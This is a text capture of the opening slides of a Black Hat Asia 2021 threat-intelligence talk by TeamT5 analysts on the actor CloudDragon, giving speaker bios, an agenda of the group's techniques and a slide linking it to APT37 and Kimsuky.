black hat ASIA 2021


“We are about to land.” : How CloudDragon Turns a Nightmare into Reality

Jhih-Lin Kuo & Zih-Cing Liao

TEAMT5

Jhih-Lin Kuo

- ✓ Senior Threat Intelligence Analyst
- ✓ Speaker of CODEBLUE, HITCON, etc.
- ✓ APT & Financial Intrusions



TEAMT5

Zih-Cing Liao


- ✓ aka DuckLL
- ✓ Senior Threat Intelligence Researcher
- ✓ Speaker of CODEBLUE, HITCON …
- ✓ Automated threat hunting

TEAMT5

Agenda

1. Who is CloudDragon
2. Technique I: Supply Chain Attack
3. Technique II: Be A Phishing King
4. Technique III: From PC to Mobile
5. Going Physical

Who is CloudDragon?



Kaspersky 2013

Public

APT 37


Kimsuky

Kimsuky


Same Shellcode

